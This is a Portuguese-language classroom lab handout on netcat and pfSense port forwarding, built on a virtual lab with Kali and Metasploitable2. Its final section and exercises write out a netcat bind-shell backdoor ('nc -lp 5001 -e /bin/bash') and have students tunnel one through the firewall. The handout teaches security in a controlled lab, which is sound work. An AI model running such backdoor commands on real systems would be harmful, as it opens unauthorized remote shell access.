INSTITUTO FEDERAL DE EDUCAÇÃO, CIÊNCIA E TECNOLOGIA RIO GRANDE DO NORTE


Professor: Macêdo Firmino
Disciplina: Segurança de Computadoores
Prática 13: Redirecionamento de Portas com o PfSense e o Netcat

---

Olá turma, Na aula de hoje iremos compreender, configurar e testar o redirecionamento de portas (*port forwarding*) no firewall pfSense, utilizando a ferramenta Netcat para testarmos a comunicação entre *hosts* internos e externos. O Netcat será utilizada para abrir conexões TCP entre as máquinas. Vamos lá? Preparados?

Configurando o Ambiente Incial

Inicialmente iremos conhecer a ferramenta Netcat. Para isso iremos utilizar as duas máquinas virtuais (Kali Linux e MetasploitTable2) que utilizamos na aula anterior. Coloque ambas máquinas com interface em **Rede NAT**, para que elas possam se comunicarem entre si.



Netcat

O Netcat , também conhecido como "nc", foi criado em 2004 pelo desenvolvedor conhecido como Hobbit. Ela é uma poderosa ferramenta de linha de comando utilizada para leitura e escrita de dados através de conexões de rede usando os protocolos TCP ou UDP. Ele pode ser utilizado para os mais variados serviços, desde testes de conectividade a segurança da rede (por exemplo, regras de firewall).

Ele é simples, leve e sem necessidade de configuração complexa. Aqui estão alguns das principais aplicações com o uso do Netcat:

- Estabelecer conexões de redes (TCP ou UDP);
- *Port scanning*;
- Transferência de arquivos;
- Envio de comandos remotos (*backdoor*);
- Teste de firewall.

O Netcat é totalmente gratuito, distribuído sob a licença GNU *General Public License* (GPL), podendo ser baixado para Linux, FreeBSD, NetBSD, SunOS/Solaris, Mac OS X, Windows, entre outros, no site oficial (`http://netcat.sourceforge.net`). Ele também está disponível na maioria dos repositórios de *softwares* de sistemas Unix-like.

O Netcat já vem instalado por padrão na distribuição Kali Linux e MetasploitTable2. Na sequência iremos aprender a utiliza-las.

Abrindo Portas (Kali)

O Netcat pode solicita ao Sistema Operacional a abertura de uma porta de comunicação. Uma vez aberta, o Netcat passa a ouvir esta determinada porta. Para isso, devemos utilizar as opções de modo LISTEN (-l) em qualquer porta (-p) do sistema. Por exemplo, para abrirmos uma porta 123 TCP na máquina local utilizamos o comando:

```
sudo nc -lp 123
```

Na sequência é mostrado a abertura da porta 123 TCP. Caso a porta solicitada esteja sendo utilizada, será apresentado uma mensagem de erro "*Address alredy in use*".


Uma vez a porta aberta, o próximo passo será estabelecer a conexão pelo cliente.

Acessando Portas (MetasploitTable2)

Agora iremos acessar a porta aberta utilizando também o Netcat. Para isso você precisa saber o endereço IP e o número da porta que você deseja acessar.

No nosso exemplo, utilize o seguinte comando:

```
sudo nc 192.168.0.35 123
```



Após estabelecer a conexão, você pode enviar e receber dados pelo terminal. Tudo o que você digitar será enviado para o *host* remoto, e tudo o que o *host* remoto enviar será exibido no seu terminal.

Para encerrar a conexão, você pode pressionar [Ctrl + C] no terminal onde o Netcat está sendo executado. Isso enviará um sinal de interrupção que fechará a conexão.

Se desejar rode o nmap para visualizar a porta aberta e wireshark para observar o tráfego gerado.

Conhecido o netcat e compreendido o seu funcionamento agora iremos utiliza-lo com o PfSense.

Redirecionamento de Portas

Redirecionamento de portas (*port forwarding*) é uma técnica usada em firewalls e roteadores para permitir que conexões externas (da internet ou de outra rede) sejam encaminhadas para um dispositivo específico dentro de uma rede local (LAN), com base em uma porta específica.

No nosso exemplo, tem um servidor interno na sua rede local (IP 192.168.0.100), que responde na porta 123. No entanto, esse servidor está atrás do nosso PfSense que possui o IP 10.0.2.15. Para permitir que qualquer pessoa da internet acesse esse servidor, você configura o redirecionamento de portas no firewall.


Nesse caso:

- IP PfSense: 10.0.2.15
- Porta externa: 123
- IP interno: 192.168.0.100
- Porta interna: 123

Assim, o firewall é configurado para: "Se alguém acessar a porta 123 do PfSense, redirecione esse tráfego para o IP 192.168.0.100, também na porta 123."

Configurando o Ambiente Final

Para estudarmos o redirecionamento de portas do PfSense iremos utilizar as três máquinas virtuais (PfSense, Kali Linux e MetasploitTable2) que utilizamos na aula anterior. Coloque o MetasploitTable2 e uma interface do PfSense em **Rede NAT**. A outra interface de rede do PfSense e o Kali deverão estar em **Rede Interna**, para que possamos realizar o redirecionamento de portas.




Abrindo a Conexão (Kali)

Na máquina interna (kali), execute o seguinte comando no terminal:

```
sudo nc -lvp 4444
```

Este comando faz com que o Netcat fique escutando conexões na porta 4444 do kali Linux. Deixe esse terminal aberto, aguardando a conexão.




Configurando o Firewall (PfSense)

Acesse a interface Web do pfSense através do navegador, usando o IP da interface LAN (ex: http://192.168.0.1) e siga os seguintes passos:

1. Selecione o menu "Firewall", "NAT" e "Port Forward".
2. Clique no botão "Add (+)" para criar uma nova regra de redirecionamento.

3. Na tela que surgirá preencha os campos da seguinte forma:

- Interface: WAN
- Address Family: IPv4;
- Protocol: TCP;
- Destination: WAN Address;
- Redirect Target IP: <IP do Kali>.
- Destination Port Range: Any;
- Description: Redirecionamento da porta 4444 para o kali.



4. Clique em "Save" e depois em "Apply Changes".

Testando a Conexão (MetasploitTable)

Na máquina externa (MetasploitTable2), abra o terminal e execute:

```
sudo nc 10.0.2.15 4444
```

Esse comando tenta se conectar à interface WAN do pfSense (10.0.2.15) na porta 4444, que será redirecionada para o kali servidor interno também na porta 4444.

Como o firewall irá redirecionar e o kali está ouvindo nesta porta, uma conexão TCP será estabelecida. Agora, no terminal do cliente (externo), digite qualquer mensagem. A mensagem deverá aparecer imediatamente no terminal da máquina interna (kali), que está com o Netcat escutando.

Também é possível digitar no terminal da máquina interna para responder, e a resposta aparecerá no cliente.

Criando um Backdoor


O Netcat possui uma opção, particularmente importante para especialistas em segurança e pentesting, que é a criação de *backdoors*. Com ele é possível executarmos qualquer comando ou *script* remoto na máquina alvo. Para isso, ao invés do Netcat exibir as informações na tela em forma de mensagem será transferido para o *bash* do sistema.

Configurar o Host para Receber a Conexão

No computador alvo (kali), em um terminal, inicie o Netcat em modo de escuta em uma porta específica e redirecione a sua saída para o *bash* (interpretador de comandos). Por exemplo, escutando a porta 5001.

```
sudo nc -lp 5001 -e /bin/bash
```

Este comando diz ao Netcat para escutar em todas as interfaces de rede na porta 5001 e, quando uma conexão for estabelecida, executar o shell bash.



No PfSense faça o redirecionamento de portas necessário para permite e encaminhar a comunicação da respectiva porta para o kali interno.

Conectar ao Backdoor

Na máquina atacante (MetasploitTable2), conecte-se ao alvo *backdoor* usando o Netcat. Por exemplo, no computador 10.0.2.6 na porta TCP 5001.

```
sudo nc 10.0.2.6 5001
```

Uma vez estabelecida a conexão, o atacante poderá enviar comandos para a máquina remota e observar o resultado do mesmo.

Atividade

01. Siga os passos da aula e utilize o netcat para testar redirecionamento de portas realizados pelo PfSense para a porta 22 e para a porta 80.

02 Crie uma backdoor utilizando o netcat passando pelo firewall para a porta 53. Reflita sobre os riscos de abrir portas no firewall?

03. Pesquise outras funcionalidades do Netcat.